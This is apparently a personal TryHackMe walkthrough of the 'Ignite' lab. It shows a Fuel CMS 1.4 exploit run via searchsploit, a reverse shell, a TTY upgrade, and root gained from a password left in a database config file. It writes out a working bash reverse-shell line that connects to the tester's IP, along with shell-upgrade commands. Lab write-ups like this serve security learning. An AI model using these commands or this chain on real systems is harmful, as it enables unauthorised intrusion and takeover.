
Introduction:
The purpose of this writeup is to document the steps I took to complete TryHackMe.com (THM)’s room Ignite hacking tasks.
Resources/Tools Used:
- searchsploit
- http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
- netcat
[Task 1] Root it!
Root the box!
#1 User.txt
- Deployed the machine and browsed to the website.

- Noticed the website was running Fuel CMS version 1.4. While reading the information on this page noticed the credentials listed.


- Used these credentials to login to CMS and noticed we can upload files on this server.

- With version of CMS known used searchsploit to identify if any exploit is available for Fuel CMS.

- Copied the exploit code to local directory to view code.
- Updated the IP address to reflect IP address of the target machine.

- As we will not be using proxy (burp or any other proxy software) comment out the proxy code in the exploit.

- Executed the code and got a shell.

- Searched for bash

- Visited the pentest monkey website to get bash reverse shell.

- Copied the above code to a file “rev.sh” and updated to reflect my local IP and port so we may get the reverse shell.
bash -i >& /dev/tcp/10.9.7.63/4444 0>&1
- Started netcat listener on port 4444.

- Started a webserver to host “rev.sh” and access it from target machine.

- Downloaded the file on target machine

- Changed permissions of the file “rev.sh” so we may execute it on target machine.

- Ran “rev.sh” file to get shell from target machine.

- Got shell on local machine.

- Browsed to “/home/www-data” directory and got “User.txt” file.

#2 Root.txt
- Entered “sudo -l” command but it did not work as we did not have a terminal shell.

- To get a terminal shell, entered the following command to get a terminal shell:
python -c “import pty;pty.spawn(‘/bin/bash’)”
- Background the session using CTRL^Z
- Then entered the following command:
stty raw -echo
- Brought the bacgrounded session to foreground by following command
fg 1

- Then entered “sudo -l” but password prompt was shown. As we don’t have the password so we did not pursue this further.

- During initial reconnaissance we noticed some instructions related to Database configuration on the webpage.

- Browsed to the configuration file to see if we can find some userame:password.

- Upon reviewing the configuration file found the root password in this configuration file.


- After getting the root password used su root command and entered the newly discovered password to get root access.

- Browsed to “/root” directory to get root flag by reading contents of file “root.txt”.
I hope this helped. Thanks.
 Blog
Blog 